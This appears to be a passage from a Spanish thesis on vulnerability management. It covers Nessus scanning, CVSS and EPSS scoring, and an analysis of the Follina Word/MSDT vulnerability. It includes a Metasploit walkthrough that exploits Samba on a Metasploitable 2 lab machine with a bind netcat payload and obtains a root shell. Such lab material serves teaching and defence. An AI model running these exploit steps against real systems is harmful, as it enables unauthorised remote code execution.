


Ilustración 9: Resultado 2 de escaneo de Metasploitable II con Nessus

Pudiendo ver un listado de las vulnerabilidades encontradas junto con su tipo, su severidad y su criticidad:

Sev	Score	Name	Family	Count
CRITICAL	10.0 *	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0 *	rexecd Service Detection	Service detection	1
CRITICAL	10.0	Unix Operating System Unsupported Version Detecti...	General	1
CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	Apache Tomcat AJP Connector Request Injection (Gh...	Web Servers	1
CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	...	2 SSL (Multiple Issues)	Gain a shell remotely	3

Ilustración 10: Listado de algunas vulnerabilidades Críticas de Metasploitable II

Gracias a esta herramienta, es posible hacer un análisis a fondo de toda una red de una manera muy sencilla, con gran variedad de opciones y con una interfaz muy manejable. Se ofrece una perspectiva general del estado de vulnerabilidad de un host y posibles recomendaciones y mitigaciones de las brechas encontradas.

Explotación de una vulnerabilidad conocida

Cuando se habla de explotación de una vulnerabilidad, de usar un "exploit", se hace referencia a valerse de ciertas técnicas o mecanismos para hacer que ocurra algo que no estaba contemplado en favor de un atacante.

"Un exploit es un software, un fragmento de datos o una secuencia de comandos que aprovecha un error o una vulnerabilidad de una aplicación o sistema para provocar un comportamiento involuntario o imprevisto. Su nombre deriva del verbo inglés to exploit, que significa usar algo en beneficio propio" (BitDefender, n.d.-b)

Para realizar con éxito una explotación, es necesario buscar información acerca de la vulnerabilidad que se va a usar. Para ello, existen bases de datos de vulnerabilidades tales como NVD (National Vulnerability Database), que pertenece al gobierno de los Estados Unidos y es administrada por NIST o CVE (Common Vulnerabilities and Exposures), que, administrada por MITRE, define las vulnerabilidades y las identifica.

Se va a ver un ejemplo de explotación de una de las vulnerabilidades presentes en la máquina de Metasploitable 2, con IP local 192.168.1.102, usada para el apartado anterior.

Ilustración 11: Inicio de la consola de Metasploit en Kali Linux

Ejecutando Metasploit, un framework destinado a la explotación de vulnerabilidades y preinstalado en Kali Linux, se va a hacer una búsqueda del servicio “Samba”, que se ofrece en la máquina atacada en el puerto 139 y 445. Estos servicios, como en el apartado anterior, se encuentran haciendo un escaneo del host con Nmap.

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Ilustración 12: Puertos y servicios Samba objetivo

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
```

Ilustración 13: Búsqueda en la base de datos de Metasploit de los exploits relacionados con Samba

A continuación, se elige un exploit, a poder ser de calidad excelente. En este caso se utiliza el número 8:

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Ilustración 14: Comando "use" para seleccionar exploit

Se selecciona después un “payload”, que se define como la parte de código que se ejecuta y que causa daño a la víctima.(Cloudflare, n.d.-b)

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload ⇒ cmd/unix/bind_netcat
```

Ilustración 15: Selección del payload de bind_netcat

“bind_netcat” tiene como objetivo la utilización de una Shell remota. Se habilita la escucha en un puerto local y se hace que la víctima se conecte a dicho puerto, usando para ello Netcat.

Se agrega el host de destino, y se ejecuta el exploit, dejando vía libre a la ejecución de código arbitrario en la máquina atacada.

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.102
rhost ⇒ 192.168.1.102
```

Ilustración 16: Configuración del host de la víctima

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 192.168.1.102:4444
[*] Command shell session 1 opened (192.168.1.100:40205 → 192.168.1.102:4444) at 2023-05-25 19:22:08 +0200

whoami
root
```

Ilustración 17: Ejecución del Exploit

Este proceso se ha llevado a cabo simplemente para que se entienda la importancia de tener libre de vulnerabilidades los sistemas que tengan relevancia en una organización. Utilizando un framework gratuito, es posible acceder a una máquina desactualizada y provocar cuantiosos daños de manera muy sencilla. Es por ello por lo que la gestión de vulnerabilidades es algo muy a tener en cuenta.

Evaluación del riesgo de una vulnerabilidad

Para hablar de la evaluación del riesgo que supone una vulnerabilidad, es necesario tratar el CVSS de la misma (Common Vulnerability Scoring System). El CVSS no es otra cosa que la "puntuación" que indica cuánto de peligrosa es una vulnerabilidad, con la intención de gestionarla, clasificarla y tratarla.

Hoy en día, está vigente la última versión del framework, la 3.1. Esta, al ser un sistema de puntuación, se fundamenta en tres bases diferentes: las métricas base, las métricas temporales y las métricas de entorno.(Tarlogic | Ciber 4 All Team, 2022a)

Métricas Base

Hacen referencia a aquellas características de la vulnerabilidad que no cambian en el tiempo ni en los entornos de usuario. Según la explotación de esta, podemos hablar de diferentes métricas, como el vector de ataque (contexto en el que se da la vulnerabilidad), la complejidad que tiene, los privilegios que se deben tener y la participación requerida por parte del usuario. Por otro lado, según el impacto, hablamos de métricas tales como la supuesta pérdida de la confidencialidad e integridad si la vulnerabilidad es explotada, o la disponibilidad que resulta después de esta explotación. Según cómo varían estos parámetros, las métricas base darán una puntuación mayor o menor.(Tarlogic | Ciber 4 All Team, 2022a)

Métricas Temporales

Este otro grupo de métricas tratan los parámetros que sí varían a lo largo del tiempo. Una vulnerabilidad cambiará su CVSS, por ejemplo, si se introducen parches por parte de los desarrolladores de una aplicación que sufría dicha vulnerabilidad.

Se trata de la explotabilidad, que mide las posibilidades de que una vulnerabilidad sea usada, en base a las técnicas utilizadas y la disponibilidad del código, el nivel de remediación, que aumenta cuanto más fácil sea inhabilitar la brecha, y el informe de confianza, que no es otra cosa que un valor que habla de la fiabilidad en la existencia de la vulnerabilidad (es decir, cómo de probable es que exista).(Tarlogic | Ciber 4 All Team, 2022a)

Métricas de entorno

Por último, hay que tener en cuenta este grupo de métricas más específico. Las métricas de entrono dependen totalmente de la plataforma o contexto. Hay ciertas vulnerabilidades que pueden tener una importancia enorme en cierto entorno, y por lo tanto las empresas

deben tener especial cuidado con aquellas que les afecten directamente.(Tarlogic | Ciber 4 All Team, 2022a)

Para sintetizar todas estas métricas, se forman Vectores CVSS, con el fin de mostrar toda la información referente a la vulnerabilidad de forma clara y fácil. Un ejemplo podría ser este:

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N

Donde se puede terminar que se trata de un vector de ataque local, una complejidad de ataque baja, los privilegios que requiere son bajos, no requiere interacción con el usuario, el alcance es "Unchanged", lo que indica que la máquina vulnerable y la afectada es la misma, la confidencialidad es nula (no se accedería a ficheros confidenciales), la Integridad es alta (puede dañarse la integridad de los ficheros) y la disponibilidad es nula (no hay pérdida de disponibilidad)(NIST, n.d.-a)




Ilustración 18: Vector CVSS : https://nvd.nist.gov/vuln/detail/CVE-2023-32112

Remediación y mitigación

Una vez descubierta una vulnerabilidad en un sistema, dependiendo del riesgo que tenga esta, se pueden realizar acciones al respecto para que no haya daños en una organización. Se distinguen dos posibles, la remediación y la mitigación.(Tori Sitcawich & Product Marketing Manager de Rapid7, 2020)

Ambos conceptos no son iguales. Remediar una vulnerabilidad hace referencia a "arreglarla" por completo. A reducir del todo su riesgo. Esto puede hacerse por ejemplo al aplicar una actualización del sistema operativo o de una aplicación concreta. El problema es que muchas veces no es posible puesto que, simplemente, no se dispone de la tecnología adecuada.

Es entonces cuando entra en juego la mitigación. Este otro concepto se utiliza cuando se habla de reducir parcialmente el riesgo de la vulnerabilidad. Cuando se ponen barreras para una supuesta explotación; aunque no quede del todo imposible.

Por lo tanto, hablamos entonces de tres posibles acciones de cara a la gestión de vulnerabilidades: la remediación, la mitigación y la no actuación. Hay que tener en cuenta que existen muchas vulnerabilidades y aparecen nuevas constantemente, por ello, hay que evaluar el gasto de recursos y los daños que puede causar una posible brecha para saber cómo actuar. Por ejemplo, si existe una vulnerabilidad que fuese muy difícil de tratar y los daños que se causasen si se explotase fuesen muy bajos, es preferible no hacer nada para su gestión y priorizar otras.

Existe un valor para medir cómo de probable es que se explote una vulnerabilidad, llamado EPSS (Exploit Prediction Scoring System). Se mantiene constantemente actualizado y resulta complementario al valor del CVSS. Combinados, se puede saber cómo de probable es que se dé una vulnerabilidad y cuánto daño podría causar. Con ellos, se decide el esfuerzo que se le asigna a remediar o mitigar cierta vulnerabilidad.(Tarlogic | Ciber 4 All Team, 2023)

ANÁLISIS DE CVE-2022-30190:

Qué es Follina

Follina es el nombre que asignó Kevin Beaumont un conocido investigador de ciberseguridad integrante del grupo Nao_sec, a la vulnerabilidad CVE-2022-30190. La referencia de la muestra analizada, 0438, coincide con el prefijo telefónico de esta ciudad italiana. Siendo liberada en el 30 de mayo de 2022, tuvo un impacto muy grande. Con un "score CVSS" de 3.1 7.8 (Alto) levantó incontables alertas e hizo ponerse en guardia a multitud de empresas. (nao_sec | Twitter, 2022; Portaltic, 2022)

Siendo ese su vector CVSS, podemos ver la siguiente información:

CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

-**Vector de ataque**: Local

-**Complejidad del ataque**: Baja

-**Privilegios requeridos**: Ninguno

-**Interacción del usuario**: Requerida

-**Alcance**: Sin cambios (El componente que es vulnerable y el que es afectado son el mismo)

-**Confidencialidad**: Alta

-**Integridad**: Alta

-**Disponibilidad**: Alta

(CVE | Mitre, 2022)

Como ya se ha comentado en apartados anteriores, es en el terreno virtual donde más batallas se libran internacionalmente, sobre todo a raíz de la pandemia. En el caso de esta vulnerabilidad, Beaumont reportó intentos de ataque a Rusia usando como cebo una supuesta entrevista de trabajo a Sputnik Radio(Atul Narula, 2022). También se detectaron campañas de phishing que aprovechaban la vulnerabilidad para distribuir malware como Qbot, que sirve para robar la información financiera de los Windows. (Juan Manuel Harán, 2022)

Esta vulnerabilidad tiene que ver con la herramienta de diagnóstico de Windows y utiliza ficheros office para su funcionamiento. Permite que desde un fichero Word (también puede ser otro tipo de fichero Office) se acceda a un enlace externo y se invoque un fichero HTML que contenga una llamada a la herramienta MSDT, la cual, con un argumento determinado, permite la ejecución de código en el dispositivo. Es una vulnerabilidad que dio muchos problemas y que fue muy potente en su momento porque no necesita del uso de macros para esto. Es la propia estructura del documento la que invoca el enlace externo. También se suma que fue una 0-day y 0-click, es decir, fue una vulnerabilidad de la que no se tenía información cuando apareció y, además, simplemente con la previsualización de un documento Word ya es suficiente para que se ponga en funcionamiento. (ANY.RUN, 2022; Cryproot, 2022; CyberSecure, 2022; David Pereira, 2022; Editorial Team | Kaspersky, 2022; John Hammond, n.d.; Rafa Pedrero, 2022; TheGoodHacker, 2022)

El peligro que tenía esta vulnerabilidad antes de ser documentada y remediada, o ahora, en equipos no actualizados, es enorme. Simplemente con que una persona abra un documento Office con un nombre llamativo como "Nuevas_Condiciones.docx" o "Multa_Tráfico.docx", los atacantes tienen vía libre para hacer lo que quieran con los permisos del usuario que abre el documento. Son capaces de hacerse con las contraseñas del dispositivo, agregar el equipo a un grupo de bots, usarlo para propagar malware, ejecutar cualquier script o simplemente cifrar todos los archivos y pedir dinero a cambio.

Previo a ejemplificar la vulnerabilidad, se van a presentar y a definir los conceptos importantes necesarios para comprenderla.

Qué es la herramienta "Microsoft Support Diagnostic Tool"

Microsoft Support Diagnostic Tool es una herramienta propia de Microsoft que se utiliza para recuperar automáticamente información de diagnóstico y enviarla a la compañía.(Editorial Team | Kaspersky, 2022) El soporte técnico de Microsoft analiza la información y la usa para determinar la resolución de los posibles problemas que existan.

Ha estado presente en todas las versiones de Windows desde Windows Vista (Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11). También en algunas versiones de Windows Server. (David Salces Guillem, 2022)

MSDT tiene una peculiaridad y es que puede realizar cambios en la configuración del equipo. Puede habilitar registros e instalar paquetes en tiempo de ejecución para realizar diagnósticos. (CyberSecure, 2022)

Qué es en realidad un archivo Word

Para el estudio de la vulnerabilidad, va a ser determinante la estructura que tiene un fichero Word. Realmente, es un archivo comprimido que contiene varias carpetas:




Ilustración 19: Tipo de archivo Word




Ilustración 20: conversión a .zip de Word y estructura

Como puede verse, si descomprimimos en subcarpetas un archivo Word podemos ver que se obtienen las siguientes:

- [Content_Types].xml: Define el tipo de contenido y extensiones del resto de archivos. Esto hace que aquellas aplicaciones que se encarguen de abrir el documento sepan interpretar y también mostrar los dichos archivos.
- docProps: Almacena las propiedades del documento, como el autor, el título la fecha.
- _rels: Contiene archivos que dan las relaciones entre los diferentes archivos del documento. (Online Convert, n.d.)

- word: Carpeta principal. Contiene los archivos que se usan para ver y editar el documento, como theme (contiene los estilos y temas) y document.xml, que es realmente el contenido del documento en sí

Descubrimiento de la vulnerabilidad

En mayo de 2022, el grupo Nao_sec estaba examinando diversos archivos en la plataforma de VirusTotal que explotasen la vulnerabilidad CVE-2021-40444 cuando se encontró con esto:

Ilustración 21: Descubrimiento Follina Twitter: https://twitter.com/nao_sec/status/1530196847679401984?lang=es . Descubrimiento Follina Twitter

Con IP procedente de Bielorrusia, se trata de un fichero HTML en el que hay un script que contiene una llamada a la herramienta de diagnóstico de Windows que descarga información de un sitio web externo.(nao_sec | Twitter, 2022)

En un principio, Microsoft no dio demasiada importancia. Lo clasificó como “un problema no relacionado con la seguridad”. Además, dio a entender que este fallo iba a ser corregido; pero no planteó soluciones en un primer momento.(Atul Narula, 2022) Fue ya pasado el tiempo, en el descubrimiento del archivo de Bielorrusia por parte de nao_sec, cuando se empezó a valorar el impacto de la vulnerabilidad.

Se levantaron las alarmas y rápidamente comenzó la investigación. Se descubrió que esta vulnerabilidad estaba siendo utilizada en varios sitios.

-Lo más reseñable, fue su uso en una campaña de phishing cuyo objetivo era distribuir malware como QBOT. Dicho malware, descubierto por primera vez en 2007, tenía como objetivo el robo de contraseñas y de credenciales de redes sociales.(Alberto López, 2022)

-Otras compañías también relacionadas con la seguridad informática, poco después del descubrimiento de la vulnerabilidad, empezaron a descubrir otras campañas, como una de ellas, que tenía el objetivo en Australia

-Malware Hunting Team también se encontró con la vulnerabilidad con un archivo Word con nombre en chino a los pocos días, el 31 de mayo:

Ilustración 22: Archivo chino malicioso: https://twitter.com/malwrhunterteam/status/1531640128048975872

-La empresa Proofpoint descubrió ese mismo día, el 31 de mayo, otro ataque que aprovechaba Follina y que estaba vinculado con los intereses chinos. El objetivo era esta vez la Administración Central Tibetana. Se usaron archivos .zip, a partir del acceso a URLs de un documento Word relacionado con el empoderamiento de las mujeres, para atacar al gobierno tibetano:




Ilustración 23: Ataque al Tíbet: https://twitter.com/threatinsight/status/1531688214993555457

-Poco después, el 12 de abril, se detectó un nuevo archivo (que fue cargado también en virus total) que tenía como objetivo un usuario en Rusia y simulaba una entrevista con Radio Sputnik. En el archivo es básicamente una invitación a una reunión el día 16 de abril con el objetivo de tratar el tema de la guerra en Ucrania:




Ilustración 24: Follina Sputnik Radio: https://i.ibb.co/YQ3r8XK/sputnik-radio.png

Análisis de la vulnerabilidad

Una vez visto el descubrimiento de la vulnerabilidad y los primeros ataques que se hicieron con ella, se va a hacer un análisis profundo de lo que ocurre con un flujo de ataque habitual de Follina.

Para comenzar, se plantea un esquema ordenado en el que se muestran las acciones y los elementos del ataque:




Ilustración 25: Esquema de un flujo de ataque habitual con Follina

1º Recepción de archivo Office:

En un primer momento, se parte de un entorno protegido y no alterado como puede ser un equipo portátil nuevo, o un ordenador libre de virus y con un antivirus actualizado. Cómo en la mayor parte del malware, se requiere de una acción por parte del usuario para desencadenar la actuación del atacante. La forma más común de introducir elementos maliciosos o redirecciones no previstas es el phishing. Como ya se ha visto, es la manera más masificada de realizar ingeniería social.

Llega mediante este medio un archivo Word en principio inofensivo. Los antivirus, en el momento de la aparición de la vulnerabilidad, eran capaces de bloquear macros y de impedir redirecciones mediante ellas, por lo tanto, el usuario realiza una previsualización del documento (no debería haber problema puesto que no se están ejecutando macros) y es entonces cuando se pone en marcha la vulnerabilidad.

En un análisis exhaustivo del documento malicioso, se puede observar lo siguiente:




Ilustración 26: Desglose del contenido del archivo Word malicioso

Analizando el archivo clickme.docx y [Content_Types].xml no se encuentra nada fuera de lo normal. Ambos componen el documento como tal y especifican los tipos de archivos restantes (respectivamente).

En el interior de la carpeta docProps:




Ilustración 27: Contenido de la carpeta docProps del archivo Word malicioso

Y de la carpeta "_rels":




Ilustración 28: Contenido de la carpeta _rels del archivo Word malicioso

No se encuentra nada extraño tampoco.

Es dentro de la carpeta "word" y dentro de la subcarpeta "_rels", en el archivo "document.xml.rels", donde aparece algo que no es habitual en un archivo Word:




Ilustración 29: Contenido del archivo document.xml.rels

El objetivo normal de este archivo dentro de un documento Word es determinar las relaciones entre los demás archivos. Por ejemplo, la relación con ID "rId10" indica que

existe un vínculo entre el fichero “document.xml” y el fichero “header3.xml” de tipo header.

Sin embargo, en el ejemplo de archivo malicioso, hay una relación que no es como las demás. La relación con Id “rId1337” es de tipo OLE (Object Linking and Embedding), lo que quiere decir que está “enlazando” un objeto al documento. (Un ejemplo de un OLE puede ser una hoja Excel incrustada en un Word o un vídeo incrustado en un PowerPoint). Este objeto tiene una URL externa, lo cual se puede ver en el parámetro “TargetMode”. También se puede observar que el link al que se hace referencia sigue el estándar “MHTML” o “MIME HTML”, que permite incluir recursos que, de forma habitual, en los HTML, están referenciados externamente.

En resumidas cuentas, se trata de un archivo de Word que es capaz de, a la hora de cargar las diferentes plantillas, traer un objeto de una URL externa al propio documento.

2º HTML malicioso:

Al simplemente realizar la previsualización del documento Word, las plantillas se cargan y con ello se obtiene el HTML que el atacante haya alojado en su URL. Se ve a continuación el HTML original reportado por nao_sec:

Ilustración 30: HTML malicioso: https://www.grupodata.es/vulnerabilidad-0day-descubierta-en-windows/

Este sería el HTML completo, donde podemos diferenciar distintas partes. Primeramente, y de forma bastante curiosa, aparecen muchas “A” seguidas y comentadas. Esto no es casual, se debe a que existe un Buffer en una función que se encarga de procesar el HTML y que no es capaz de iniciar el archivo si este no tiene más de 4096 bytes.

El módulo encargado de procesar y renderizar el código de las páginas web: leer el HTML, aplicar CSS, ejecutar JavaScript y mostrar el resultado en el navegador, se llama mshtml.dll. Hoy en día está algo obsoleto, puesto que se vinculaba con Internet Explorer. Es dentro de este módulo donde se encuentra una función que, dependiendo del tamaño del contenido del HTML, sigue un proceso u otro.(Bill Demirkapi, 2022)

A continuación, se puede ver la siguiente notación dentro de un script: “window.location.href”. Esta propiedad se utiliza habitualmente en Java Script para

redirigir al usuario desde el navegador a otra página web. Es decir, el script va a tratar de hacer una redirección en el archivo Word del usuario, una vez cargado el HTML externo.

